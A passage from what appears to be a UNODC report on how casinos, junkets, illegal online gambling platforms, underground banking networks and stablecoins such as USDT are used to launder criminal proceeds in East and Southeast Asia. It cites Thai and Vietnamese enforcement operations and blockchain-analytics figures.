and misuse of casino VIP cash accounts,[21] among others. Operators in East and Southeast Asia have also been observed providing 'safekeeping' transactions in which players, including those with clear links to organized crime, have been permitted to deposit casino chips for safekeeping with respective casino treasury divisions or online gambling accounts and cash-out later. This system has evolved into so-called 'investment' arrangements offered by some major junket operators in the region, whereby 'investors' have been reported to earn between 5 to 7 per cent per month on deposited funds used to capitalize the junket, with little to no due diligence conducted into the source of funds.[22] In some cases, these arrangements have been provided to underregulated or illegal online casino operators which have been heavily linked to cyber-enabled fraud, trafficking for forced criminality, and other crimes.[23]

---

18 **Collusion between players (intentional gambling losses):** Under this strategy, proceeds of crime are brought into either physical or online casinos and deliberately lost – in a poker game for example – in a way that benefits an accomplice who acts as another player in the same game. An unfortunate 'advantage' of this method is that it allows launderers to dodge any AML detection policies that are only triggered by successful bets against the casino itself, not other players.

19 **Junket financing:** Gambler/client deposits money into junket account in one country or stakes other assets, then accesses this credit at another jurisdiction to gamble. A system of debits and credits is then used to offset wins and losses against the original amount deposited, allowing the operator to move value quickly and informally below the radar of tax and law enforcement agencies. Junkets may also provide a high interest rate to individuals willing to store funds with the junket to be used for offsetting.

20 **Offsetting arrangements or mirror transactions**: Similar to traditional Hawala networks; used as a means of transferring value between jurisdictions via financial credit and debit relationship between entities in different countries. Organizations facilitating offsetting arrange for money debited from an entity in one jurisdiction to be credited to (sometimes the same) entity in a second jurisdiction, requiring the facilitator to have fund access in both. Offsetting through the use of casinos and junkets as well as more traditional trade-based arrangements has been reported as a method increasingly employed by money laundering organizations based in the Asia Pacific connected to drug production and trafficking, arrangement of precursor chemical shipments, cybercrime, and other crime types.

21 **Misuse of gambling accounts for illegal transactions between players**: In this case, for example, buyers and sellers of illegal items could use their respective gambling accounts as traditional bank accounts to make and receive payments. Once the seller's gambling account is credited, the money can be cashed out, claiming it was a successful gamble. It can also be used for hiding purposes on holding accounts or for wagering at casinos.

22 UNODC, Casinos, Money Laundering, Underground Banking, and Transnational Organized Crime in East and Southeast Asia, January 2024.

23 Ibid.

Due to the various anonymous payment and settlement methods available, as well as the use of unlicensed money service businesses[24] (MSBs) and cryptocurrency,[25] prevalence of multiplier betting,[26] multi-party transactions and cash deposits,[27] and the fact that authorities in underregulated jurisdictions have a very limited view of what goes on in gambling accounts, it can be difficult to verify source of funds and whether an account is used for legitimate gambling or criminal activity. These challenges are further amplified in the case of underregulated and illegal online gambling platforms which have proliferated rapidly across East and Southeast Asia and many other parts of the world.

---

24 **Use of unlicensed money service businesses (MSBs):** in several markets, use of unlicensed money transfer businesses lending gambling patrons, often from East and Southeast Asia, funds to gamble have been identified in numerous criminal cases to play a key facilitation role in money laundering. The origin of the funds is often unknown and can potentially related to criminal activity. The funds from the unlicensed MSB are loaned to the gambler, and the gambler will repay the funds within another jurisdiction where only a domestic transaction will occur. This method also assists in circumventing strict currency controls in some jurisdictions and allows access to capital to gamble in different countries. It also allows the money operator to convert cash from one jurisdiction into a bank deposit within another.

25 **Growing use of cryptocurrency by casino, junket, and online gambling operators**: while use of cryptocurrencies by operators is not authorized by any casino regulators in Southeast Asia, UNODC has observed widespread advertising of cryptocurrency exchange and payment services being provided by both licensed and unlicensed operators across the region.

26 **Prevalence of multiplier betting among 'high rollers'**: refers to a form of 'under-the-table' gambling in which a bet formally denominated at the casino gambling tables only represents a fraction of the total amount of a private bet made between gamblers and junket operators to avoid gaming revenue levies. It allows clients to pre-negotiate their preferred payment method, betting currency, and cash-out method while increasing the commissions received by the junket promoter, and can be used as a tactic to conceal the total amount of money transmitted through the casino or junket by an individual bettor and obfuscate the source and destination of funds. Such arrangements are understood to have grown in popularity due to most junket customers in Macau SAR, China originating from mainland China. These customers do not—and in any case cannot—bring money with them to play due to strict capital controls and a nation-wide gambling ban in mainland China, and instead rely on credit issued by junket agents. For instance, should a customer request an HK $1 million credit, the junket agent can request the casino to provide HK $100,000 worth of chips, with the understanding between the junket agent and customer that a ten times multiplier is in effect.

27 **Prevalence of multi-party transactions and cash deposits**: loosely regulated gambling accounts can receive large cash deposits from a multitude (tens to hundreds) of individuals over a given reporting period, with only some depositors registered with the junket (individuals who are neither operator nor agent) – thereby violating most casinos' practice of only allowing junket operators or agents to transact on junket accounts. At the same time, too many agents allowed to transact on a junket's accounts may diminish effective control over transactors, resulting in authorities having limited view of gambling account behaviour and banks unable to isolate junket-related transactions from other casino transactions. This presents obvious transaction monitoring and analysis challenges.

Evolution and impact of widespread underregulated and illegal online gambling

The rapid proliferation of the offshore online gambling industry in several high-risk jurisdictions in Southeast Asia, and particularly the Mekong, continues to be reported as a growing concern by authorities in and beyond the region.[28] Junket operators and their close criminal associates have been key drivers behind this trend, pushing for its acceleration following enhanced law enforcement and regulatory pressures in mainland China together with mobility restrictions brought on by the COVID-19 pandemic which curbed travel for VIP gamblers. Both unregulated and underregulated online gambling platforms run by junket operators (sometimes referred to as e-junkets), while themselves highly profitable, have historically served as a useful channel of credit settlement between junkets and their clients, providing additional utility in being able to effectively disguise proceeds of organized crime as legitimate online betting profits. Most, if not all, of the largest junket operators had such operations prior to their displacement from Macau SAR, China, with smaller junkets acting as customer referral agents.[29,30]

The online gambling sector is characterized by a non-face-to-face element, minimal, if any, compliance staff, and huge and complex volumes of transactions and financial flows, which are often international in nature. The various jurisdictions involved and the limited extent to which the legislation between these jurisdictions is harmonized further complicate investigations while creating large enforcement gaps and grey zones that organized crime have exploited. As designated non-financial businesses and professions[31] (DNFBPs), the sophistication

---

28 UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thailand, August 2024.

29 Asian Racing Federation, Illegal Betting Growth During the COVID-19 Pandemic, May 2021.

30 UNODC, Casinos, Money Laundering, Underground Banking, and Transnational Organized Crime in East and Southeast Asia, January 2024.

31 DNFBPs represent an attractive channel for money laundering and financial crime, consisting of reporting entities including casinos; real estate agents; dealers in precious metals and precious stones; lawyers; notaries; other independent legal professionals and accountants; and trust company service providers. DNFBPs are acknowledged as a global vulnerability and have historically enjoyed weaker levels of implementation and enforcement of national anti-money laundering measures. This challenge is particularly acute in Southeast Asia and especially the five lower Mekong countries of Cambodia, Lao PDR, Myanmar, Thailand, and Viet Nam.

of the compliance regimes instituted by online gambling platforms typically lag far behind those of financial institutions as well as land-based casinos and large integrated casino resorts, making them attractive targets for criminals.

Based on past UNODC analyses[32] of recent cases in multiple jurisdictions in the region, the most significant anti-money laundering (AML) vulnerabilities identified within the online casino sector in East and Southeast Asia and the Pacific include but are not limited to: non-face-to-face transactions (anonymity); third-party transactions and proxy betting[33]; use of illegal betting to obfuscate the source of criminal proceeds and commingle with recreational gambling flows[34]; use of cash collectors[35] and informal international multi-currency settlement arrangements; exchanging online points for luxury goods or illicit commodities and services; gaps in awareness and regulatory and investigative capacity; inadequate AML and customer due-diligence (CDD) policy implementation; extreme difficulties in confirming

predicate offences once proceeds of crime have been processed through online gambling platforms; and broad infiltration of organized crime.

Most notably, it is vital to understand that online gambling is illegal in most countries in the Asia Pacific region, meaning that operators in most of these jurisdictions are de facto unregulated and have virtually no regulatory overhead to comply with. Despite this, the region represents one of the most lucrative markets for the sector and is projected to represent the largest proportion of market growth over coming years.[36]

It has proven extremely difficult for authorities in East and Southeast Asia to effectively enforce laws and regulations to contain the spread of illegal online gambling – let alone to determine the source of funds used to place illegal bets – and the billion-dollar industry has flourished across what some insiders prefer to call 'grey', 'black', or 'pre-regulated' markets. In so doing, illegal operators have proven their ability to serve as an effective legal, regulatory, and fiscal cover targeted by criminals to mask the true nature of illicit financial flows. The overwhelming success of this shadowy industry has also necessitated sophisticated new methods of processing and laundering vast illegal transactions and profits. This has generated unprecedented demand for laundering-as-a-service providers which have been heavily utilized by powerful criminal networks engaged in far more than illegal online gambling.

As shown in Figure 2 below, in addition to digital games, the illegal and unlicensed segment of the broader online gambling industry fundamentally depends on informal channels to service payments and process transactions between players and operators seeking to circumvent detection by local law enforcement. Third- and fourth-party payment processors[37], many of which have been found to be developed and controlled by organized crime groups, as well as collectors and transmitters[38],

---

32   UNODC, Casinos, Money Laundering, Underground Banking, and Transnational Organized Crime in East and Southeast Asia, January 2024.

33   **Third party transactions:** Representing a vulnerability linked to the non-face to face nature of online casinos, third party transactions are among the biggest vulnerabilities where money deposited by one player could be withdrawn and deposited into another party's account. If Player A deposits via an e-wallet, for instance, they could then potentially withdraw to a crypto address that is owned by another party. Such a transaction could serve a payment related to the trafficking of illicit drugs, for instance.

34   **Challenges of funds verification and commingling of proceeds of crime:** Authorities in the region have reported one of the major challenges associated with online casinos to be difficulties in source of funds verification and misuse of online gambling platforms for commingling proceeds of crime with recreational gambling flows by organized crime groups. This challenge is largely the result of the variety of available payment providers, including unregulated payment methods and financial intermediaries that are not subject to adequate AML controls, the proliferation of illegal online gambling platforms, and general lack of customer due diligence among such operators in the region. Authorities have also reported the use of smaller online gambling platforms by larger operators affiliated with organized crime groups to further obfuscate the source of funds by funneling gross gaming revenues through the smaller platforms at a fee of 1 to 2 per cent to add additional layers of commingling.

35   **Cash collectors:** As highlighted in past UNODC analyses, it is common for junkets as well as offshore online gambling platforms targeting jurisdictions where online betting is illegal to offset against money in accounts held overseas partially derived from onshore individuals known as 'cash collectors' who move money from domestic organized crime groups to junket operator casino accounts or other accounts held by the offshore online gambling platform. In other words, this model allows funds to be collected by cash collectors collaborating with an operator in one jurisdiction, and the purported gambler would subsequently be credited in another, referred to as offsetting. Funds used in offsetting arrangements, however, have often been found to include proceeds of crimes including drug trafficking and cyber-enabled fraud and scams, among others.

36   Polaris Market Research, Online Gambling Segment Forecast, 2022 – 2030. Accessed at: https://www.polarismarketresearch.com/industry-analysis/online-gambling-market.

37   Third- and fourth-party payment processing platforms: Represent among the most common methods for processing and obfuscating illegal betting transactions. Referred to by some authorities in the region as "running points platforms", fourth-party payments are an evolution of third-party payment platforms such as AliPay or PayPal, serving as an additional layer between bettors, operators, and third-party payment processors by installing an additional intermediary to circumvent authorities and further obscure the nature of transactions.

38   UNODC, Casinos, Money Laundering, Underground Banking, and Transnational Organized Crime in East and Southeast Asia, January 2024.

Figure 2. Simplified illegal online gambling operator value chain and financial flows model

Source: Elaboration based on consultations with industry experts, 2023 - 2024.

and money mules or so-called 'running points syndicates'[39] and motorcades or fleets at scale, have emerged as the prevailing solutions devised to address this need. At the same time, these necessary preconditions for the industry have rapidly evolved – particularly in the case of innovative solutions catering to virtual assets – lending themselves to more serious and damaging criminal activities and representing a core pillar upon which organized crime groups have been able to expand.

Despite the growing difficulty of conducting investigations within this shifting digital landscape, many cases involving criminals utilizing these various underground financial solutions and services demonstrate a clear convergence between groups involved in illegal online gambling, cyber-enabled fraud, drug trafficking and other crimes operating in the region.[40]

Representing one of the largest recent incidents, in April 2024 authorities in Thailand released the operational outcomes of Operation 'Black Hat', a multi-year investigation into a large transnational cyber-enabled fraud network responsible for more than US $15.5 million in losses for victims.[41] While the initial investigation was related to a fraudulent cryptocurrency investment scheme, tracing of the stolen funds led authorities to uncover a major illegal online gambling and money laundering network which served as a financial manager collaborating with numerous transnational criminal groups.[42]

In addition to converting stolen virtual assets into fiat currency through extensive use of money mules, investigators found the network utilizing the UFABET-JC and PLAYBEER777 online gambling platforms through which they were able to process more than US $370 million in illegal bets annually, a portion of which were found to be connected to cyber-enabled fraud and drug trafficking cases.[43] Demonstrating further connections to organized crime, both illegal online gambling sites, which continue to operate at the time of writing, offer games from at least two triad-affiliated iGaming providers implicated in crimes including cyber-enabled fraud, trafficking for forced criminality, bribery, and money laundering currently facing prosecution in Taiwan PoC.[44]

Days earlier, Thai authorities reported a separate operational outcome involving another

39 **Running points syndicates:** frequently utilized as a service by criminals in East and Southeast Asia to transfer criminal proceeds between multiple bank or cryptocurrency exchange accounts as well as online casinos and other online platforms to obfuscate the source and destination of funds. Sometimes referred to as 'moving ants' or 'moving bricks', this informal and often cross-border value transfer modality can involve groups of hundreds and sometimes thousands of individuals engaged in facilitating 'pass-through' transactions – consisting of collecting and transferring funds of an unknown origin – for money laundering organizations in exchange for a small fee and has grown incredibly popular as a secondary source of income among youth due to underemployment in the region. Individuals engaged in this illicit industry have also been found to register businesses and shell companies as a service in various jurisdictions.

40 UNODC, Casinos, Money Laundering, Underground Banking, and Transnational Organized Crime in East and Southeast Asia, January 2024.

41 Royal Thai Police, Cyber Crime Investigation Bureau, Technology Crime Suppression Division, Press Conference, April 2024.

42 Ibid.

43 Ibid.

44 Ministry of Justice Investigation Bureau, Taiwan PoC, 2023. Accessed at: https://www.mjib.gov.tw/news/Details/1/892.

transnational money laundering network believed to be processing as much as US $947 million per year linked to illegal online gambling, cyber-enabled fraud, and drug trafficking under Operation 'The Purge'.[45] In a similar chain of events, investigators initially uncovered the network, which specialized in converting Tether (USDT) to fiat currency and laundering criminal proceeds through local nominees hired to register front companies and bank accounts, by tracing funds stolen in a cryptocurrency investment fraud scheme. Authorities were able to recover assets totaling US $6.79 million, including 2.17 million in cash which was intercepted on route to Myawaddy, Myanmar, at a check point along the Thai border, as well as assets totaling US $51.6 million including luxury real estate, vehicles, cash, and other goods under a series of earlier related operations titled 'Trust No One'.[46] Authorities made multiple arrests involving Chinese, Singaporean, Thai nationals, and also indicated the use of a third-party payment processing platform established by a criminal group operating from the Golden Triangle Special Economic Zone, however available information remains limited at the time of writing due to ongoing investigation.[47,48]

Source: Elaboration based on official investigation information shared by Royal Thai Police Cyber Crime Investigation Bureau, April 2024.

In August 2024, authorities in Viet Nam reported disrupting a local cell of a regional money laundering organization engaged in buying, selling, and illegally collecting local bank accounts and engaging in unauthorized peer-to-peer cryptocurrency services totaling more than 1.1 billion USDT in transactions between November 2023 to May 2024 alone.[49] More specifically, the group was found to be systematically procuring hundreds of bank accounts and front company registrations from residents of Bến Cầu district in Tây Ninh province for use by transnational criminal groups engaged in cyber-enabled fraud and money laundering operations in Cambodia.

According to authorities, the Vietnamese nominees would then be transported across the border to transfer the stolen funds, converting them back into USDT to be traded domestically in Viet Nam. It is worth noting that law enforcement agencies in many parts of East and Southeast Asia have reported a steady intensification of organized money mule networks in several other Mekong countries specializing in USDT-based methods facilitating money laundering for foreign criminal groups in recent years.[50] At the same time, service providers utilizing these methods claiming to operate across Mekong borders have proliferated across various underground online marketplaces and forums, with many explicitly targeting transnational criminal groups engaged in cyber-enabled fraud. There have also been countless reported incidents involving cyber-enabled fraud syndicates compelling their workers to open mule accounts and register front companies in order to launder proceeds of crime.[51,52]

Rise of high-risk VASPs and growing integration of cryptocurrency by transnational organized crime

Authorities throughout East and Southeast Asia have increasingly reported extensive misuse of cryptocurrencies by transnational organized crime. Nowhere has this been more apparent than in the case of cyber-enabled fraud which has emerged

45   Royal Thai Police, Cyber Crime Investigation Bureau, Technology Crime Suppression Division, Press Conference, April 2024.
46   Ibid.
47   Ibid
48   UNODC, Regional Meeting of Analysts and Investigators, Bangkok, Thailand, August 2024.
49   Ministry of Public Security of Viet Nam, Tay Ninh Provincial Police, Media Release, August 2024.
50   UNODC, Regional Meeting of Analysts and Investigators, Bangkok, Thailand, August 2024.
51   Ibid.
52   UNODC, Casinos, Money Laundering, Underground Banking, and Transnational Organized Crime in East and Southeast Asia, January 2024.

Select screen captures of advertisements posted by laundering-as-a-service vendors online displaying bank card and national ID packages samples identified by UNODC researchers.

as one of the largest areas of illicit crypto activity globally.[53,54] Amidst this surge, it has become clear that many larger syndicates, and particularly those also engaged in underregulated or illegal online gambling, have rapidly integrated cryptocurrency into their business lines at scale.

Figure 3. Key roles of virtual asset service providers

| Exchanges | Wallet Providers | Custodians | Payment Processors |

Source: UNODC, 2023.

In addition to high-risk exchanges, many governments have expressed difficulties in regulating over the counter brokers and large peer-to-peer (P2P) platforms which have proliferated across vulnerable parts of the region, with many possessing strong links to transnational organized crime.[55,56] While OTCs represent an important part of the regulated cryptocurrency market, certain components make them highly attractive to criminals, particularly those operating in jurisdictions with little or no regulatory enforcement. Authorities and industry experts

have also raised growing concerns over unlicensed and illegal OTC and P2P service providers emerging within various other industries and businesses including casino junkets, VIP tour operators, and dealers in luxury items and precious metals.[57]

Figure 4. Increase of OTC inflows among China's OTC crypto traders, 2021-2024

Source: Chainalysis, September 2024.

OTC brokers specialize in facilitating large trades discreetly between individual buyers and sellers who cannot or do not want to transact on an open exchange with a public orderbook. Many OTC brokers operate as nested services[58] within one or

---

53 Chainalysis, Crypto Crime Report, January 2024.
54 TRM Labs, The Illicit Crypto Economy Report, April 2024.
55 Global Fraud Meeting, Tokyo, Japan, September 2024.
56 UNODC, Workshop on Cybercrime, Digital Forensics and Digital Evidence: Addressing Online fraud, Ransomware, and Transnational Organized Crime Challenges, Vientiane, Lao PDR, June 2024.

57 Ibid.
58 Nested services are cryptocurrency businesses that operate within one or more larger exchanges, tapping into those exchanges' liquidity and trading pairs. Common examples of nested services include instant exchangers and Over the Counter (OTC) brokers, although both can operate independently as stand-alone services. While most nested services operate legally and compliantly, leading blockchain analytics companies have found that those that do not account for a disproportionate share of money laundering activity which can be difficult to detect.

Figure 5. Simplified OTC and 'motorcade' model for facilitating money laundering and underground banking

more exchange and typically work with traders to move large amounts of cryptocurrency for a set, negotiated price. OTC brokers are a crucial source of liquidity in the cryptocurrency market, with some data providers estimating that they represent the majority of all cryptocurrency trade volume.[59]

While many OTC brokers run a legitimate business, some blatantly work with or have been established by criminal entities[60] – a trend that has proven particularly acute in Southeast Asia.[61,62] Much of the shadowy segment of the industry is rooted in high demand for informal value transfer to circumvent strict capital controls in certain parts of the region as well as alternative investments amid weak equity and property markets[63], with inflows to Chinese OTC traders alone totaling more than US $75 billion in the first nine months of 2024.[64]

The region's OTC brokers are often held to lower KYC requirements than the exchanges on which they operate, with some taking advantage of the

current state of play to provide money laundering services that support criminals to cash out funds connected to illicit activity.[65,66] This has commonly been observed in the case of OTCs exchanging criminal proceeds directly for cash or for USDT as a stable intermediary currency[67], especially in the case of unregulated Mekong-based OTCs exposed to or intentionally permitting transactions connected to money mule motorcades.[68,69]

59   Chainalysis, Crypto Money Laundering, Blog Post, January 2020.
60   Ibid.
61   UNODC, Workshop on Cybercrime, Digital Forensics and Digital Evidence: Addressing Online fraud, Ransomware, and Transnational Organized Crime Challenges, Vientiane, Lao PDR, June 2024.
62   UNODC, Regional Meeting of Analysts and Investigators, Bangkok, Thailand, August 2024.
63   Bloomberg, China's Shadowy Crypto Brokers Lure $75 Billion as Economy Toils, September 2024. Accessed at: https://www.bloomberg.com/news/articles/2024-09-24/china-s-shadowy-crypto-brokers-lure-75-billion-as-economy-toils?leadSource=uverify%20wall&embedded-checkout=true.
64   Chainalysis, Chinese OTC coverage, September 2024.

65   UNODC, Workshop on Cybercrime, Digital Forensics and Digital Evidence: Addressing Online fraud, Ransomware, and Transnational Organized Crime Challenges, Vientiane, Lao PDR, June 2024.
66   UNODC, Regional Meeting of Analysts and Investigators on Illegal Online Gambling, Cyber-Enabled Fraud and Underground Banking, Bangkok, September 2024.
67   UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thailand, August 2024.
68   UNODC, Workshop on Cybercrime, Digital Forensics and Digital Evidence: Addressing Online fraud, Ransomware, and Transnational Organized Crime Challenges, Vientiane, Lao PDR, June 2024.
69   UNODC, Regional Meeting of Analysts and Investigators, Bangkok, Thailand, August 2024.

Prominence of stablecoins within the regional illicit economy

Stablecoins – or cryptocurrencies pegged to and backed by fiat currencies like the U.S. dollar – are particularly popular in East and Southeast Asia compared to other regions, with USDT representing the region's most popular stablecoin by far.[70] While stablecoins have increased in popularity among legitimate users in recent years, they have become even more popular among criminal groups exploiting them, particularly in the case of cyber-enabled fraud and scams.[71]

Figure 6. Illicit transaction volume by crime category and asset type, 2023


Source: Chainalysis, 2024.

According to leading blockchain analytics companies, stablecoins now account for the majority of all illicit transaction volume and were used in as much as 70 per cent of cryptocurrency-related scam transactions globally in 2023, far outstripping stablecoins' growing overall use.[72] Moreover, others have found that almost half of all Illicit cryptocurrency volume occurred on the TRON or TRX blockchain which hosted approximately 45 per cent of all attributed illicit volume, up from 41 per cent in 2022, followed by Ethereum at 24 per cent and Bitcoin with 18 per cent.[73] USDT was the stablecoin with the largest amount of illicit volume, totaling at least US $19.3 billion.[74]

These findings are consistent with those of authorities in East and Southeast Asia who continue to report that stablecoins, and particularly USDT on TRON, represent the preferred choice for Asian crime syndicates engaged in cyber-enabled fraud and money laundering operations servicing a wide range of criminal actors operating in the region.[75,76]

Figure 7. Illicit transaction volume by asset type, 2018-2023

Source: Chainalysis, 2024.

With that said, it is worth noting that most stablecoins are issued by centralized entities that have the authority to control and manage their smart contracts. For this reason, issuers are able to proactively monitor transactions for suspicious activity and freeze funds when necessary, allowing them to swiftly respond to law enforcement requests. For instance, in November 2023 an investigation led by the United States Department of Justice in collaboration with cryptocurrency exchange OKX and Tether led to the voluntary freezing of US $225 million in USDT connected to a cyber-enabled fraud syndicate based in Southeast Asia. In connection to the investigation, the Department of Justice also seized nearly US $9 million in USDT,[77] and several other considerable freezes and seizures have also been reported over the past year by U.S. authorities. Despite Tether's efforts to freeze funds as well as indication of recent improved law enforcement cooperation, data suggests that illicit use of stablecoins continues to dwarf seizures.[78]

---

70 Chainalysis, East Asia: Pro Traders and Stablecoins Drive World's Biggest Cryptocurrency Market, August 2020.
71 Ibid.
72 Ibid.
73 TRM Labs, The Illicit Crypto Economy Report, April 2024.
74 Chainalysis, Crypto Crime Report, January 2024.

75 Global Fraud Meeting, National Police Agency of Japan, Tokyo, Japan, September 2024.
76 UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, August 2024.
77 Tether Operations Limited, Press Release, November 2023. Accessed at: https://tether.to/en/following-investigations-by-tether-okx-and-the-us-department-of-justice-tether-voluntarily-freezes-225m-in-stolen-usdt-linked-to-international-crime-syndicate/.
78 Chainalysis, Crypto Crime Report, January 2024.

Source: Underground cryptocurrency exchange service official Telegram and Website, September 2024.

Similarly to OTCs, P2P platforms are separate from large, centralized exchanges that actively manage orders for large books of customers. They act as focal points for cryptocurrency users to interact directly when exchanging fiat and cryptocurrencies, including through in-person exchanges involving direct cash transfers. These platforms play an important role in the cryptoasset ecosystem by enabling users to interact without the involvement of large, centralized intermediaries. However, while major P2P platforms may have robust compliance operations, many of those operating from jurisdictions in East and Southeast Asia operate illegally or in a regulatory grey area and may not be subject to regulations at all, thereby enabling criminals to use unlicensed individual traders to launder illicit funds.[79]

